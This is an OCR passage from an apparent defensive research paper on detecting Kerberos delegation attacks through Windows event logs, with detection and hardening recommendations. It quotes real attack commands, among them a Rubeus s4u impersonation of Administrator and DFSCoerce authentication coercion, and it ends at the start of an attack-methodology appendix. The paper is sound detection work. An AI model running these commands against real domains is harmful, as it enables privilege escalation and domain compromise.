

Figure 9: Event 4688 showing the full command used to coerce DC authentication

As shown in Figures 8 and 9 above, the Rubeus delegation abuse tool in use, including command line parameters and the execution of the DFSCoerce Python script used to coerce authentication from a domain controller to the compromised host. Event ID 4688 logs are invaluable for detecting Kerberos delegation attacks and the specific commands used on compromised workstations.

Finally, one additional powerful detection tool defenders can enable is PowerShell Logging. While command-line logging is essential for detecting the vast majority of actions attackers take at the command line during the delegation attack path, some actions performed using PowerShell were not detected via this method. By enabling PowerShell Logging, additional pipeline execution details of executed

PowerShell commands could be detected. For example, the enumeration command below was not detected via event ID 4688 even with command-line logging enabled, but it was detected via PowerShell logging, as shown in Figures 10 and 11.

```
PS C:\> get-adcomputer -Filter "TrustedForDelegation -eq 'True'" -
Properties TrustedForDelegation,ServicePrincipalName,Description
```



Figure 10: Event ID 800 showing PowerShell module commands



Figure 11: Event 800 showing PowerShell command enumerating delegation

Full command-line logging combined with PowerShell logging enables visibility of the exact commands the attacker issued from enumeration, delegation abuse, and eventual domain compromise. The next section will examine what additional artifacts can be detected during constrained delegation attack scenarios.

3.2. Constrained Delegation

As discussed previously, network traffic analysis was limited because Kerberos traffic was encrypted by default. Blue teams must know the krbtgt account password/key to decrypt the Kerberos traffic and detect malicious exchanges at the packet level.

Turning to event logs, artifacts created during constrained delegation attacks were similar to those created during unconstrained delegation. This was expected, as the mechanism for delegation was essentially the same, with only the scope of delegation being reduced in comparison. However, event logs were still a rich source of detection information to help us determine the type of delegation attack being performed. These forged ticket attacks are typically difficult to detect (Grippo & Kholidy, 2022). But as shown in the figures below, with command-line logging and PowerShell logging enabled, Event IDs 4688 and 800 can be observed, indicating a new process creation and the specific commands the attacker issued on the compromised host, such as the enumeration and exploitation commands below.

```
PS C:\> get-aduser -LDAPFilter “(msDS-AllowedToDelegateTo=*)” -
Properties TrustedForDelegation, TrustedToAuthForDelegation,
ServicePrincipalName, Description, msDS-AllowedToDelegateTo
```

```
PS C:\> .\Rubeus.exe s4u /ticket:<base64>
/impersonateuser:Administrator /domain:playtronics.local
/msdsspn:cifs/file-server-01.playtronics.local /ptt
```

These commands clearly demonstrate that a constrained delegation attack is underway, given the parameter values and flags used in the commands (e.g., s4u).



Figure 12: Event 800 showing PowerShell command enumerating delegation



Figure 13: Event 4688 showing S4U constrained delegation abuse

3.3. Resource-Based Constrained Delegation

For the final scenario, event logs related to resource-based constrained delegation were similar to those seen for unconstrained and constrained delegation attacks. However, some additional unique artifacts were created during this attack path that would be useful for defenders.

Initial enumeration and exploitation actions were detected via event logs 4688 and 800, as expected, shown below.



Figure 14: Event 800 showing typical RBCD enumeration



Figure 15: Event 800 showing new computer account creation

In addition, following the typical attack path for resource-based constrained delegation, a new computer account was created on the domain. These events are not logged by default. More insight and visibility into delegation attacks was gained by enabling the policy to audit computer account management activities and log event ID 4741 (Computer Account Creation). As shown below, these events were also logged on the domain controller, making them less likely to be deleted from local event logs by attackers seeking to erase any forensic footprints of their activities.



Figure 16: Event 4741 showing new computer account creation on domain

No additional artifacts deemed useful were identified via these collection methods.

3.4. Discussion

Based on testing, it's clear that leveraging custom-configured Windows Event logging is the most effective means of detecting Kerberos delegation attacks using built-in tools. In addition, enabling full command-line logging and PowerShell logging provided valuable insight into the attacker's commands issued on compromised domain systems. While network traffic analysis is technically possible, its usefulness was limited, especially in light of the additional work required to decrypt the traffic prior to analysis. In contrast to raw packet analysis, Windows event logs provided significantly more actionable intelligence on Kerberos attacks for defenders and threat hunters.

4. Recommendations and Implications

Because Kerberos delegation abuses can mimic and easily blend in with legitimate Kerberos traffic, threat hunters and blue teams must be vigilant and understand how to identify these malicious behaviors. Based on the results of the testing, the following actionable recommendations are proposed.

4.1. Detection Recommendations

Configure the Active Directory environment for monitoring and detection of the following Windows event logs:

- ID 4624: The account was successfully logged on. Particular attention should be given to anomalous authentication directions (e.g., DC01$ → client).
- ID 4662: An operation was performed on an object. Look for unusual operations like directory service access from DC01$ → DC01.
- ID 4688: New process creation. Also, enable full command-line logging to see the entire command that instantiates the new process.
- ID 800: PowerShell Pipeline Execution Details. This captures PowerShell commands that are not logged under 4688 new process creations.
- ID 4741: Computer account creation event. Verify anomalous activity against change management systems and confirm if it is legitimate.

By enabling logging of these events, blue teams will likely detect Kerberos delegation attacks before an attacker can achieve their objectives. Of course, as with any configuration change in a production environment, these modifications should be tested first.

In addition to the detection measures outlined below, it is also recommended to perform regular "pre-attack hunting" activities in the Active Directory environment, meaning hunting for and finding vulnerabilities and misconfigurations before a threat

actor can. To quickly find potential Kerberos delegation vulnerabilities, the following commands may be helpful:

Identifying Unconstrained Delegation:

```
PS C:\> get-adcomputer -Filter “TrustedForDelegation -eq ‘True’” -Properties TrustedForDelegation,ServicePrincipalName,Description
```

Identifying Constrained Delegation:

```
PS C:\> get-aduser -LDAPFilter “(msDS-AllowedToDelegateTo=*)” -Properties TrustedForDelegation, TrustedToAuthForDelegation, ServicePrincipalName, Description, msDS-AllowedToDelegateTo
```

Identifying Resource-Based Constrained Delegation:

```
PS C:\> get-adobject -LDAPFilter "(msDS-AllowedToActOnBehalfOfOtherIdentity=*)" -Properties Description, msDS-AllowedToActOnBehalfOfOtherIdentity
```

4.2. Defensive Recommendations

Finally, for improved defenses and general hardening of the environment to reduce Kerberos delegation attack surface, Microsoft recommends the following best practice mitigations (Microsoft, 2024).

- Disable unconstrained delegation.
- If constrained delegation is required, disable S4U2self protocol transition.
- If possible, configure resource-based constrained delegation instead and use managed service accounts for delegation activities.
- Place highly privileged accounts, such as domain administrator, in the Protected Users security group and enable the setting “Account is sensitive and cannot be delegated.” This will prevent these accounts from being used for delegation and privilege escalation.
- Regularly change the krbtgt account password.
- Prohibit users from modifying AD object attributes.
- Ensure systems are regularly updated with the latest software patches.

4.3. Implications for Future Research

There is certainly additional research that can be done in this area as the threat landscape continually evolves. Attackers will undoubtedly find new ways to compromise and abuse legitimate protocols. Therefore, defenders must find novel and creative ways to identify these new attack methodologies. Some topics for future research that may prove worthwhile might include:

- Machine learning for anomaly detection: it may be possible to develop AI/ML models that could more effectively identify anomalous Kerberos behaviors in an environment and alert blue teams to investigate.
- Advanced tooling for detection: how to leverage more advanced tools such as Sysinternals Sysmon or even commercial tools for improved monitoring of systems, processes, events, etc., and how to tie those logs into an SIEM.
- Research into how Kerberos delegation affects cloud-native Active Directory environments, such as Microsoft's Azure Active Directory. This may reveal new vulnerabilities and additional attack surfaces in cloud environments.

5. Conclusion

Kerberos delegation enables streamlined access to domain resources on behalf of users, but when misconfigured, it can significantly degrade the security of an Active Directory environment. In addition, Kerberos delegation attacks are notoriously difficult to detect and prevent due to the malicious traffic often mimicking normal, legitimate use. Aside from following established security best practices to disable unconstrained delegation and carefully configure constrained delegation, blue teams need to tailor their detection tools to provide enhanced visibility into Kerberos delegation. Based on this research, customized Windows event logging with full command-line and PowerShell logging enabled resulted in the single most effective method for reliably detecting Kerberos delegation attacks in all three scenarios. Defenders now have another arrow in their quiver to turn the advantage to their side, enabling the hunted to become the (threat) hunters.

References

Brown, K. (2019, October 22). *Exploring S4U Kerberos extensions in windows server 2003*. Microsoft Learn. https://learn.microsoft.com/en-us/archive/msdn-magazine/2003/april/exploring-s4u-kerberos-extensions-in-windows-server-2003

Dragović, F. (2022, June 23). *DFSCoerce*. GitHub. https://github.com/Wh04m1001/DFSCoerce

Forshaw, J. (2024). *Windows Security Internals: A Deep Dive into Windows Authentication, Authorization, and Auditing*. No Starch Press.

Grippo, T., & Kholidy, H. (2022). *Detecting Forged Kerberos Tickets in an Active Directory Environment*. https://doi.org/10.48550/arXiv.2301.00044

Hamilton, E. (2017). *Mythology: Timeless tales of gods and heroes, deluxe illustrated edition*. Hachette Books.

Kohl, J., & Neuman, C. (1993). *The Kerberos Network Authentication Service (V5)*. https://www.ietf.org/rfc/rfc1510.txt. https://www.ietf.org/rfc/rfc1510.txt

Metcalf, S. (2015, August 13). *Active directory security risk #101: Kerberos unconstrained delegation (or how compromise of a single server can compromise the domain)*. Active Directory Security. https://adsecurity.org/?p=1667

Microsoft. (2021, July 29). *Kerberos Authentication Overview*. Retrieved from https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview

Microsoft. (2021, July 29). *Kerberos constrained delegation overview*. Microsoft Learn. https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview

Author Name, email@address

Microsoft. (2021, September 7). *4624 An account was successfully logged on*. Microsoft Learn. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4624

Microsoft. (2021, September 21). *4662 An operation was performed on an object.* Microsoft Learn. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4662

Microsoft. (2023, April 28). *Install Active Directory Domain Services*. Microsoft Learn. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/deploy/install-active-directory-domain-services--level-100-

Microsoft. (2023, May 18). *Active directory accounts*. Microsoft Learn. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-default-user-accounts

Microsoft Corporation. (2024, February 21). *Unsecure Kerberos Delegation Assessment - Microsoft Defender for Identity*. Unsecure Kerberos delegation assessment, Microsoft Learn. https://learn.microsoft.com/en-us/defender-for-identity/security-assessment-unconstrained-kerberos

Microsoft. (2024, November 1). *Active directory replication and topology management using Windows PowerShell*. Microsoft Learn. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/powershell/introduction-to-active-directory-replication-and-topology-management-using-windows-powershell--level-100-

Mokhtar, B., Jurcut, A., ElSayed, M., & Azer, M. (2022). Active directory attacks—steps, types, and signatures. *Electronics*, *11*(16), 2629. https://doi.org/10.3390/electronics11162629

Mollema, D. (2020, January 22). *Dirkjanm/forest-trust-tools: Proof-of-concept tools for my AD Forest Trust Research*. GitHub. https://github.com/dirkjanm/forest-trust-tools

Schroeder, W. (2018, October 25). *Another word on delegation*. harmj0y. https://blog.harmj0y.net/redteaming/another-word-on-delegation/

Schroeder, W. (2024, September 12). *Ghostpack/Rubeus: Trying to tame the three-headed dog.* GitHub. https://github.com/GhostPack/Rubeus

Shamir, E. (2019, January 28). *Wagging the dog: Abusing resource-based constrained delegation to attack active directory*. Shenanigans Labs. https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

Appendix A: Attack Methodology

The following outlines one potential attack path for compromising an Active Directory domain using Kerberos delegation attacks.

5.1. Unconstrained Delegation

Systems that are configured for unconstrained delegation keep a TGT of any and all accounts (users/services/machines) that have previously authenticated to that system. This provides an opportunity for attackers to steal that TGT if they can compromise the host where the TGT is stored.

To simplify the testing scenario, it is assumed access has already been gained to the network/domain via a compromised account (in this example, the user account "Werner"). The user's workstation has been logged in to, and a quick check from the command line reveals he has administrative privileges on his workstation, which is not an uncommon scenario.

```
PS C:\Users\werner> net localgroup administrators
Alias name     administrators
